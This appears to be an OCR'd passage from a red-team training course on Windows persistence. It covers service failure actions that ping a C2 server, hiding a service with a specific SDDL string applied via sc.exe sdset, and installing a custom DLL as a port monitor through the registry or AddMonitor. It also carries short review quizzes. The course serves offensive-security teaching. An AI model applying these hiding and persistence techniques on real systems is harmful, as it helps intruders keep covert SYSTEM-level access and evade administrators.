The pseudo code one the slide shows just one of several ways you could go about implementing a service's failure actions. It is best to do this after you have installed and created the service. The overall idea for this small example is to ping the configured C2 server if the service fails. The beginning of the code starts off with the SERVICE_FAILURE_ACTIONS struct. We make a variable called *sfa* of that type and securely zero out the memory of that struct by the size of the struct. The struct members are modified in the order they appear in the struct's definition, to keep things easier to read. The reset period has an INFINITE value because we do not care if the failure count is reset or not—for this example, anyway. For the reboot message, we pass in an empty string because we do not want the default message or really any message at all. The empty string overrides that and NULL does not change the reboot message. The command is the heart and soul for this method. Our example simply pings our C2 server to demonstrate what could be done. There are no actions in the SC_ACTION array, so 0 and NULL are used. After you are done modifying the structure, the *ChangeServiceConfig2* API can be called.

© 2024 Jonathan Reiter

Persistent Service

Source code review!

Persistent Service
Time to jump into the source code and explain it before you implement it on your own.

© 2024 Jonathan Reiter
Technet24

Lab 4.1: PersistentService

Creating your own service for persistence

Please refer to the eWorkbook for the details of the lab.

Lab 4.1: PersistentService
Please refer to the eWorkbook for the details of this lab.

© 2024 Jonathan Reiter

What's the Point?

What's the point?

What's the Point?
The point of this lab was to learn how to either create, install, or persist with your own service. When you have administrative and/or SYSTEM privileges, creating a service is a perfect action to take.

© 2024 Jonathan Reiter
Technet24


What Else?

Hiding a service

When the opportunity is there to hide ourselves from view, we tend to take advantage of it. We can hide a service similar to how we can hide a process from a user and other tools. The beauty about this is there is no need for a kernel driver of function hooking.

What Else?
What else can we do with services? Well, one thing we can do is we can hide a service. A service that we created for our own persistence needs can be hidden from the user and from several tools like the sc.exe command-line utility. We hide a service for similar reasons that we hide a process; stay hidden, stay safe. When you make it harder for users and tools to detect you, it helps you avoid detection longer. Hiding a service that implements your persistence portion could really help you stay on a system longer. With this technique, we do not need to hook any functions, nor do we need to install a kernel driver. Each service has a security descriptor tied to it and we can manipulate that object. The way we do this is through a Microsoft-specific language called SDDL, the security descriptor definition language.

© 2024 Jonathan Reiter



SDDL
The security descriptor definition language, or SDDL, is not really a language, per se, but something that is specific to the definition of a string format for two APIs: ***ConvertSecurityDescriptorToStringSecurityDescriptor*** and ***ConvertStringSecurityDescriptorToSecurityDescriptor***. The APIs are used to describe the security descriptor as a string. With SDDL, we can also hit specific components of a security descriptor just using strings. There is a specific format that must be followed for our hiding technique to work. At first, it might seem like it does not make any sense, but after a bit of practice crafting some strings, you will get the hang of it.

A security descriptor will have four main components, such as the Owner (O:), the SACL (S:) and DACL (D:), and the Primary Group (G:). The Owner is the owner of the object as identified by an *owner_sid*. The SACL has control flags as represented by *sacl_flags*. The DACL also has control flags as represented by *dacl_flags*. The Primary Group is the object's primary group as identified by the *group_sid*. There is also a *string_ace* that is enclosed in parenthesis that is used to describe the ACE for a SACL or DACL security descriptor. You must use an *ace_string* when changing the DACL or SACL of the object.

The control flags that can be used for the DACL or SACL are the following list of items:
- **"P"** - *SDDL_PROTECTED* - SE_DACL_PROTECTED flag is set
- **"AR"** - *SDDL_AUTO_INHERIT_REQ* - SE_DACL_AUTO_INHERIT_REQ flag is set
- **"AI"** - *SDDL_AUTO_INHERITED* - SE_DACL_AUTO_INHERITED flag is set
- **"NO_ACCESS_CONTROL"** - *SDDL_NULL_ACL* - ACL is NULL

For reference, a DACL is a discretionary access control list and SACL is a system access control list.

Reference:
https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-string-format

© 2024 Jonathan Reiter
Technet24

Ace String Layout

ace_type; ace_flags; rights; object_guid; inherit_object_guid; account_sid; (resource_attribute)

ace_type

A: access allowed
D: access denied
OA: object allowed
OD: object denied
AU: audit
AL: alarm

ace_flags

CI: container inherit
OI: object inherit
NP: no propagate
IO: inherit only
ID: inherited
SA: audit success

generic rights

GA: generic all
GR: generic read
GW: generic write
GX: generic execute

registry rights

KA: all
KR: read
KW: write
KX: execute

standard rights

RC: read control
SD: standard delete
WD: write dac
WO: write owner

directory rights

RP: read property
WP: write property
CC: create child
DC: delete child
LC: list children
SW: self write

label rights

NR: no read up
NW: no write up
NX: no execute up

file rights

FA: all
FR: read
FW: write
FX: execute

Ace String Layout

As mentioned on the previous slide, *ace_strings* are used whenever we want to change the object's DACL or SACL. This slide details the syntax used for creating an *ace_string* and a short description of several of the values. There is a lot on the slide, but there is even more documentation to be found on the MSDN site. At the top of the slide is the syntax for how an *ace_string* should be formatted. The *ace_type* is the first field in the string and can be any number of types that belong to that group. The simplest is to allow or deny access to an object. The ace_flags field is typically skipped since it does not directly apply to hiding a service. We indicate an empty field value or a skipped field like so, ";;". Generic access rights, standard access rights, directory service object access rights, file access rights, registry access rights should sound somewhat familiar to you with the APIs that have been used so far in the course. Not mentioned on the slide due to lack of room are the *account_sid* values. The *account_sid* values indicate the owner or primary group of the object. The famous SID strings (S-1-1-0) can be used here, or you can use the equivalent constant with some of them listed below.

- AU: Authenticated users
- BA: Built-in administrators
- DU: Domain users
- LA: Local admin
- SY: Local system

© 2024 Jonathan Reiter

Viewing Security Descriptors

```
quserservice----Queries for a local instance of a user service template.
delete----------Deletes a service (from the registry).
create----------Creates a service. (adds it to the registry).
control---------Sends a control to a service.
sdshow----------Displays a service's security descriptor.
sdset-----------Sets a service's security descriptor.
showsid---------Displays the service SID string corresponding to an arbitrary name.


C:\>sc sdshow bits

D:(A;CI;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;SAFA;WDWO;;;BA)
```

SANS | SEC670 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control 52

Viewing Security Descriptors

Using the sc.exe command-line utility, we can view a service's security descriptor. Running the program with the /? argument shows the help menu. From the help menu we can see the argument *sdshow* and its description: Displays a service's security descriptor. This is what we want. From here we can choose a service, like BITS, and see what its security descriptor currently is. With the information we now know about SDDL and *ace_strings*, we can interpret the output without too much headache.

© 2024 Jonathan Reiter
Technet24

SDDL Example #1

- MSDN Example
- Several field types skipped
- Uses the NULL well-known SID

```
"O:AOG:DAD:(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-0-0)"


Revision: 0x00000001,
Control:  0x0004, SE_DACL_PRESENT
  Owner: (S-1-5-32-548)
  PrimaryGroup: (S-1-5-21-397955417-626881126-
188441444-512)
DACL - Revision: 0x02, Size: 0x1c, AceCount: 0x01
  Ace[00]
    AceType: 0x00 (ACCESS_ALLOWED_ACE_TYPE)
    AceSize: 0x0014
    InheritFlags: 0x00
    Access Mask: 0x100e003f
    READ_CONTROL | WRITE_DAC | WRITE_OWNER |
    GENERIC_ALL, Others(0x0000003f)

   Ace Sid   : (S-1-0-0)
```


SDDL Example #1

This first example is taken directly from MSDN documentation. The *ace_string* is the most interesting piece of the string and here is the breakdown. Since the first field of the *ace_string* is the *ace_type*, this is allowing access and more specifically the ACCESS_ALLOWED_ACE_TYPE. The next field is *ace_flags*, which is empty. The *rights* field is next and is where our focus is for truly understanding what is happening. We break this down in pairs starting with "RP", which indicates the read property (ADS_RIGHT_DS_READ_PROP), "WP" indicates write property (ADS_RIGHT_DS_WRITE_PROP), "CC" indicates create child (ADS_RIGHT_DS_CREATE_CHILD), "DC" indicates delete child (ADS_RIGHT_DS_DELETE_CHILD), "LC" indicates list children (ADS_RIGHT_ACTRL_DS_LIST), SW" indicates (ADS_RIGHT_DS_SELF), "RC" indicates read control (READ_CONTROL) and is a standard access right, "WD" indicates write DAC (WRITE_DAC), "WO" indicates write owner (WRITE_OWNER), and "GA" indicates generic all (GENERIC_ALL). The *object_gui* is skipped and the *inherit_object_guid* is also skipped. For the *account_sid* we see the well-known NULL SID is used because the actual SID might not have been known at the time. To our benefit, the interpretation of the string has been given for a full explanation of the effects.

Reference:
https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-string-format

© 2024 Jonathan Reiter

Exercise: SDDL

- Hiding the service
- From Joshua Wright
- Applies to several SIDs

```
"D:
(D;;DCLCWPDTSD;;;IU)
(D;;DCLCWPDTSD;;;SU)
(D;;DCLCWPDTSD;;;BA)
(A;;CCLCSWLOCRRC;;;IU)
(A;;CCLCSWLOCRRC;;;SU)
(A;;CCLCSWRPWPDTLOCRRC;;;SY)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
S:
(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```


Exercise: SDDL
SANS instructor and author Joshua Wright crafted the SDDL string shown on the slide during an engagement and used it to hide a service he created. Take 10-15 minutes to break down this real-world example piece by piece just like we did together for the previous example from MSDN.

Reference:
https://www.sans.org/blog/red-team-tactics-hiding-windows-services/

© 2024 Jonathan Reiter
Technet24

Exercise: SDDL: The Solution

```
"D:        DACL
(D;;DCLCWPDTSD;;;IU)
  interactive user, deny: delete, list, write, delete tree, standard delete
(D;;DCLCWPDTSD;;;SU)
  service user, deny: delete, list, write, delete tree, standard delete
(D;;DCLCWPDTSD;;;BA)
  built-in admins, deny: delete, list, write, delete tree, standard delete
(A;;CCLCSWLOCRRC;;;IU)
  interactive user, allow: create, list, selfwrite, list obj, control access, read control
(A;;CCLCSWLOCRRC;;;SU)
  service user, allow: create, list, selfwrite, list obj, control access, read control
(A;;CCLCSWRPWPDTLOCRRC;;;SY)
  local system, allow: create, list, selfwrite, read/write property, delete tree, list obj...
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
  built-in admins, allow: create, delete, list, selfwrite, read/write property, delete tree...
S:         SACL
(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)”
  everyone,
```


Exercise: SDDL: The Solution

Here is the breakdown of the string applied to their service. To make this a bit easier, we can first look at the SIDs for which the rules will apply. Starting with the DACL portion (D:), we see “IU”, “SU”, ”BA”, and “SY” being used for the *account_sid,* which apply to the logged-on interactive user, the service logon user, the built-in administrators, and local system, respectively. The logged-on user is denied delete and list accesses to the object, cannot write or delete the directory recursively, and cannot even use standard delete. The service logon user is denied the same items as the logged-on user as well as the built-in admins. The SACL has an *ace_string* that applies everyone’s access like so: audited, audited failure, create, delete, list, self-write, read/write property, delete tree, list object, control read, standard delete, read control, write dac, and write owner. If you were to apply this to a service that you created, try to query it with various tools like PowerShell’s Get-Service cmdlet, the sc.exe utility, etc. and see what you are shown.

Exercise: SDDL: Unhiding the Service

```
sc.exe sdset SWCUEngine
D:
(A;;CCLCSWRPWPDTLOCRRC;;;SY)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
(A;;CCLCSWLOCRRC;;;IU)
(A;;CCLCSWLOCRRC;;;SU)
S:
(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)


The command on a single line
sc.exe sdset SWCUEngine \
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC
;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
```


Exercise: SDDL: Unhiding the Service
As professional red teamers, we need to clean up and one of the ways we can do that is to unhide the service. The command on the slide will restore the accesses back so that users and tools can "see" the service again. As can be seen on the slide, the command is broken out for readability. When running the command on target, it would all be on a single line as shown on the bottom of the slide.

© 2024 Jonathan Reiter
Technet24

Exercise Complete: STOP

You have successfully completed the exercise.
Congratulations!

Exercise Complete: STOP
This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

© 2024 Jonathan Reiter

Programmatically Hide a Service

Manual versus programmatically

As with almost everything you do manually in a shell like the cmd prompt, there are Windows APIs on the back end that enable that effort. SDDL strings and ACE strings can be daunting to hand jam in an interactive session, but perhaps using the APIs is easier.

Programmatically Hide a Service

Crafting your SDDL string to change the permissions of an object is not intuitive by any means and rather annoying. This is largely due to the archaic SDDL syntax, but it can come in handy for those one-offs where you do not have tool that can implement this feature, nor do you have the time to create one. Thankfully, you are not stuck having to produce an ugly looking SDDL string. Windows has structures and APIs that can be configured and called to effectively hide a service. Knowing the various methods of how this is done via the various Windows APIs is important for developers—that way this feature can be added or created in our toolset. The securitybaseapi.h header file declares a very large number of APIs that are specific to changing the control bits of a security descriptor and then some. This is what we were doing manually with the SDDL strings and the *sc.exe sdset* command-line utility. APIs such as ***SetSecurityDescriptorControl***, ***SetSecurityControlDacl***, ***SetSecurityDescriptorSacl***, ***SetSecurityDescriptorOwner***, etc. are where you would want to look first for this implementation in code. For the most part, they are all Boolean type functions and are very easy to implement. Another important header file to look at would be aclapi.h and, as the name implies, there will be APIs, such as ***GetNamedSecurityInfo*** and ***SetNamedSecurityInfo*** that directly tie to obtaining and or modifying ACLs.

© 2024 Jonathan Reiter
Technet24

GetNamedSecurityInfoA

GetNamedSecurityInfoA

Copies the security descriptor of the specified object by name

NTFS objects, services, keys, shares, file-mapping objects

```
DWORD GetNamedSecurityInfoA(
 LPCSTR pObjectName,
 SE_OBJECT_TYPE ObjectType,
 SECURITY_INFORMATION SecInfo,
 PSID *ppsidOwner,
 PSID *ppsidGroup,
 PACL *ppDacl,
 PACL *ppSacl,
 PSECURITY_DESCRIPTOR *pSecDscrptr
);
```


GetNamedSecurityInfoA
The **GetNamedSecurityInfoA** API is used for when you would want to obtain the security descriptor of an object of interest. The great thing about this API is that is can be used for objects that are local to the system as well as objects that might be on a remote system. Because Windows has many object types, it can be daunting to fully understand each object type and how they can be secured. Thankfully, we can peek into them with this API. The SAL annotations have been omitted on the slide for brevity but have been included down below in the slide notes. There are three in parameters that are required and five out parameters that are optional. To get the most details about an object, you can pass in pointers for each of the out parameters. Passing in pointers for those extra parameters will tell the API that you want information about the Owner and Group SID, along with the DACL and SACL.

Here is a detailed breakdown of the API's parameters.

_In_ LPCSTR pObjectName, is the pointer to the name of the object that you are querying. Remember, this string must be a NULL-terminated string.

_In_ SE_OBJECT_TYPE ObjectType, is an enum entry from the enum SE_OBJECT_TYPE. This lets the API know the type of the object that pObjectName should be in the system.

_In_ SECURITY_INFORMATION SecurityInfo, is how you indicate to the API the security information set you are querying. Many of these can be combined using a bitwise OR like ATTRIBUTE_SECURITY_INFOMRATION | DACL_SECURITY_INFORMATION.

*_Out_opt_ PSID *ppsidOwner,* if desired, will hold the pointer to the owning SID if there is one, in the security descriptor pointed to by ppSecurityDescriptor. If there isn't one, then NULL will be returned.

*_Out_opt_ PSID *ppsidGroup,* if desired, will hold the pointer to the primary group SID if there is one, in the security descriptor pointed to by ppSecurityDescriptor. If there isn't one, then NULL will be returned.

*_Out_opt_ PACL *ppDacl,* if desired, will hold the pointer to the DACL if there is one, in the security descriptor pointed to by ppSecurityDescriptor. If there isn't one, then NULL will be returned.

*_Out_opt_ PACL *ppSacl,* if desired, will hold the pointer to the SACL if there is one, in the security descriptor pointed to by ppSecurityDescriptor. If there isn't one, then NULL will be returned.

*_Out_opt_ PSECURITY_DESCRIPTOR *ppSecurityDescriptor,* will point to the security descriptor for the requested object. The buffer the API made for you must be freed by calling ***LocalFree***.

SetNamedSecurityInfoA

SetNamedSecurityInfoA

Applies what is in the security descriptor for a chosen object

Objects will be given by their name

```
DWORD SetNamedSecurityInfoA(
 LPSTR pObjectName,
 SE_OBJECT_TYPE ObjectType,
 SECURITY_INFORMATION SecInfo,
 PSID psidOwner,
 PSID psidGroup,
 PACL pDacl,
 PACL pSacl
);
```


SetNamedSecurityInfoA

The ***SetNamedSecurityInfoA*** API is used for when you want to confirm or apply a change to security information in an object's security descriptor that you previously obtained. As with the ***GetNamedSecurityInfo*** API, this can deal with many types of objects. The objects can be local to the system or on a remote system given proper permissions or accesses to it. Let us break down the API's parameters. If you are modifying objects that do have existing ACEs, then you must call ***SetEntriesInAcl*** before you can call ***SetNamedSecurityInfo***. ACE entries will then be merged in the object's DACL.

_In_ LPSTR pObjectName, is the pointer to the name of the object that you are querying. Remember, this string must be a NULL-terminated string.

_In_ SE_OBJECT_TYPE ObjectType, is an enum entry from the enum SE_OBJECT_TYPE. This lets the API know the type of the object that pObjectName should be in the system.

_In_ SECURITY_INFORMATION SecurityInfo, is the combined flags using a bitwise OR for the information that is to be set.

_In_opt_ PSID psidOwner, is a pointer to the SID of who the owner of the object should be. For this to take effect, you must first have WRITE_OWNER access or more like SE_TAKE_OWNERSHIP_NAME. Must use OWNER_SECURITY_INFORMATION for this to work.

_In_opt_ PSID psidGroup, if passed, can be used to indicate who the primary group of the object will be from here on out. Must use GROUP_SECURITY_INFORMATION for this to work.

_In_opt_ PACL pDacl, if passed, can be used to point to the new DACL of the object. Must use DACL_SECURITY_INFORMATION for this to work.

_In_opt_ PACL pSacl, if passed, can be used to point to the new SACL of the object. Must use SACL_SECURITY_INFORMATION, as well as a few others, for this to work.

© 2024 Jonathan Reiter
Technet24

EXPLICIT_ACCESS_A

EXPLICIT_ACCESS_A

Defines access control information for a trustee

The user, group, program to apply it against

```
typedef struct _EXPLICIT_ACCESS_A
{
  DWORD       grfAccessPerms;
  ACCESS_MODE grfAccessMode;
  DWORD       grfInheritance;
  TRUSTEE_A   Trustee;
} EXPLICIT_ACCESS_A,
  *PEXPLICIT_ACCESS_A,
  EXPLICIT_ACCESSA,
  *PEXPLICIT_ACCESSA;
```


EXPLICIT_ACCESS_A

The ***EXPLICIT_ACCESS_A*** structure is heavily used whenever modifications are being made to the ACL of an object. The structure is used to describe to the system the information in an ACE that resides in an ACL. Let's jump right in and start to better understand the structure members and how you might want to set them to change an object.

DWORD grfAccessPermissions, is for a combination of flags that will be used to dictate the permissions granted or denied to the object; permissions like EVENT_ALL_ACCESS, SYNCHRONIZE, GENERIC_ALL, READ_CONTROL, and so many more.

ACCESS_MODE grfAccessMode, will be for one of the enum values in the ACCESS_MODE enum and depending on if you are messing with a DACL or SACL, this member will mean different things. For DACLS, the flag will indicate if there will be deny or allow access rights in the ACL. For SACLs, this will indicate if audit messages for access attempts should be generated.

DWORD grfInheritance, is used to indicate if the ACE of the primary object can be inherited by other containers or objects. Setting something like NO_INHERITANCE will indicate that the ACE cannot be inherited.

TRUSTEE_A Trustee, is a structure that is used to indicate how the ACE should apply. ACEs can be applied to a user, group, or a Windows service.

Below are some enums and structs that are used within the EXPLICIT_ACCESS struct discussed above.

```
typedef enum _ACCESS_MODE {
 NOT_USED_ACCESS,
 GRANT_ACCESS,
 SET_ACCESS,
 DENY_ACCESS,
 REVOKE_ACCESS,
 SET_AUDIT_SUCCESS,
 SET_AUDIT_FAILURE
} ACCESS_MODE;
```

```
typedef struct _TRUSTEE_A {
  struct _TRUSTEE_A   *pMultipleTrustee;
  MULTIPLE_TRUSTEE_OPERATION  MultipleTrusteeOperation;
  TRUSTEE_FORM  TrusteeForm;
  TRUSTEE_TYPE  TrusteeType;
  union {
    LPSTR  ptstrName;
    SID  *pSid;
    OBJECTS_AND_SID    *pObjectsAndSid;
    OBJECTS_AND_NAME_A  *pObjectsAndName;
  };
  LPCH  ptstrName;
} TRUSTEE_A, *PTRUSTEE_A, TRUSTEEA, *PTRUSTEEA;
```

© 2024 Jonathan Reiter

Module Summary

- Discussed persistence via services
- Learned what APIs are related to services
- Explored how to create new services and modify existing ones
- Performed manual service hiding using SDDL

Module Summary
In this module, spent a little bit of time discussing how services can be used for our persistence needs. Throughout that discussion, we discovered what APIs are related to services. We saw that actions can be taken based on the service starting successfully, as well as failing. One of the final items covered was manually changing the permissions of a service to hide it from the user.

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What language can be used to describe the security of a descriptor?

A SDDL

B ACL

C DACL

Unit Review Questions
Q: What language can be used to describe the security of a descriptor?

A: SDDL

B: ACL

C: DACL

© 2024 Jonathan Reiter

Unit Review Answers

What language can be used to describe the security of a descriptor?

A SDDL

B ACL

C DACL

Unit Review Answers
Q: What language can be used to describe the security of a descriptor?

A: SDDL

B: ACL

C: DACL

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What command-line utility lets you view an object's security descriptor?

A cmd.exe

B sc.exe

C tasklist.exe

Unit Review Questions
Q: What command-line utility lets you view an object's security descriptor?

A: cmd.exe

B: sc.exe

C: tasklist.exe

© 2024 Jonathan Reiter

Unit Review Answers

What command-line utility lets you view an object's security descriptor?

A cmd.exe

B sc.exe

C tasklist.exe

Unit Review Answers
Q: What command-line utility lets you view an object's security descriptor?

A: cmd.exe

B: sc.exe

C: tasklist.exe

© 2024 Jonathan Reiter
Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

In this module, we will discuss how to persist using port monitors.

© 2024 Jonathan Reiter

Objectives

Our objectives for this module are:

- Define and discuss port monitors
- Understand APIs involved
- Explore its usefulness for persistence

Objectives
The objectives for this module are to define and discuss port monitors; what they are and what they are used for. Next, we will look at the APIs involved with the implementation of this method before we move into exploring how useful it might be for our persistence needs.

© 2024 Jonathan Reiter
Technet24

Port Monitors

What are port monitors?

Windows has two type of print monitors: language monitor and port monitor. Port monitors do what they say by monitoring a printer port and bridging the physical connection to the printer queue, which we see as a user.

Port Monitors
What exactly are port monitors? According to Microsoft, a port monitor acts like a bridge of sorts from user-mode to kernel-mode. The user-mode side comes from the spoolsv.exe image and it communicates with a port driver that resides in the kernel. The spoolsv.exe is a Windows service known as the Windows Print Spooler. The kernel port driver is what accesses the I/O port hardware. Port monitors are utilized to configure printer ports, and also manage them. As a user, you see the queue for a printer. The port is the physical connection that bridges that gap between the queue and the physical printer. Ports are assigned to port monitors using a Win32 API named *AddPrinter*. What we are doing, though, has nothing to do with printers or adding print job to a printer queue.

Reference:
https://docs.microsoft.com/en-us/windows-hardware/drivers/print/port-monitors


© 2024 Jonathan Reiter

Abusing Port Monitors: The Registry

Method one: Registry

Key holds the port monitors in place

Need local admin



Abusing Port Monitors: The Registry

There are two ways that we can leverage and abuse port monitors. The first method we are going to look at is using the Registry to modify the Print>Monitors hive. The full path to the key is **HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors** and the subkeys under it should be port monitors. We can manually view this using the regedit.exe GUI. Browsing to the key, we can select each subkey and view the values. Each one should have a DLL that it is using to monitor the port. Depending on your computer's configuration, you might see several subkeys like *Local Port*, or *USB Monitor*. Via the GUI, we can manually add a new subkey here and create our new port monitor. The new key that we create will have a new string value that will be the name of the DLL used to "monitor" the port. The catch is, the DLL being used for the "Driver" key value must reside in the C:\Windows\System32 folder. For this reason, we must have local admin privileges. The beauty behind this, though, is when the DLL gets kicked off, what comes back is SYSTEM. Not a bad deal at all. However, another downside to this method is that the system must be rebooted for this change to take effect. Probably not something you want to initiate on your own unless you know the user is gone for the day and will not notice. If you can determine that there will be a scheduled reboot to meet some corporate reboot policy, then that could work too.

© 2024 Jonathan Reiter
Technet24

AddMonitor

AddMonitor

Used to install a local port monitor

Has a BOOL return type

```
BOOL
AddMonitor(
 _In_ LPTSTR pName,
 _In_ DWORD  Level,
 _In_ LPBYTE pMonitors
);


typedef struct _MONITOR_INFO_2 {
 LPTSTR pName;
 LPTSTR pEnvironment;
 LPTSTR pDLLName;
} MONITOR_INFO_2,*PMONITOR_INFO_2;
```


AddMonitor
The *AddMonitor* API is used when you need to create and install a port monitor on the local machine. The API will fail if your monitor does not match the architecture of the system you are targeting. This means that for a 64-bit system, your environment would be "*Windows x64*". The parameters are described below.

pName, is a pointer to a NULL-terminated string for the server that we are installing the port monitor.

Level, is for the version, but the only option the API will accept is 2, so 2 it is.

pMonitors, is a pointer to the MONITOR_INFO_2 struct that we have set up before the API call.

The MONITOR_INFO_2 struct is used by the API to identify the monitor that we are hoping to install. Here are the structure members.

pName is a pointer to a NULL-terminated string that will be the name of the monitor being installed.

pEnvironment is a pointer to a NULL-terminated string that indicates the environment that the monitor is being installed against. "Windows x64" and "Windows NT x86" are some examples of strings acceptable for the environment.

pDLLName is a pointer to a NULL-terminated string that is used to indicate the name of the monitor DLL.

© 2024 Jonathan Reiter

Abusing Port Monitors: AddMonitor

Method two: The API

Create our own DLL

Make it the monitor DLL

```
BOOL
CreatePortMonitor(void)
{
 MONITOR_INFO_2 mInfo2;
 // configure the struct members
 CHAR dllName[12]="NotEvil.dll";
 CHAR envName[12]="Windows x64";
 CHAR name[7] = "Sauron";
 mInfo2.pName = name;
 mInfo2.pEnvironment = envName;
 mInfo2.pDLLName = dllName;
 // call the function
 AddMonitor(...(LPBYTE)&mInfo2);
}
```


Abusing Port Monitors: AddMonitor

Let us talk about the second method for abusing port monitors, using the *AddMonitor* API. The API was discussed in detail on the previous slide so that we can cover a snippet of pseudo code here showing a possible implementation of it. The overall goal with the code is to bring our own DLL to the game and use it to tell Windows that it needs to use our DLL to monitor a port. We can create a small function that can execute this for us and just call it from *main()* or another function. What is happening in the code is that we prepare the MONITOR_INFO_2 struct for use and give it a variable name. Before we start initializing each struct member, we make a few variables that will be assigned to the appropriate struct member. The name of our DLL will be "NotEvil.dll" because we will not be doing anything evil here. The environment this will be installed on will be "Windows x64" because it is a 64-bit OS. Finally, the name of the port monitor itself will be "Sauron" because it will act as the all-seeing eye for the port. With that out of the way, we can assign them to the proper members of the struct and make our API call. Done!

A nice effect with this method is there is no reboot required since the changes made here are immediate. A downside to this, though, is that you will still need to be a local admin to pull this off, but good thing we know what to look for when trying to elevate our privileges.

© 2024 Jonathan Reiter
Technet24

Port Monitor Source Code

Source code review!

Port Monitor Source Code
Time to jump into the source code and explain it before you implement it on your own.

© 2024 Jonathan Reiter

Lab 4.2: Sauron

Implement a port monitor for persistence

Please refer to the eWorkbook for the details of the lab.

Lab 4.2: Sauron
Please refer to the eWorkbook for the details of this lab.

© 2024 Jonathan Reiter
Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to introduce you to another persistence technique that can be done programmatically. There was only one API that we needed to learn, and it was not a complicated one at all. We just had to set up a few things inside a structure, and everything was ready to execute.

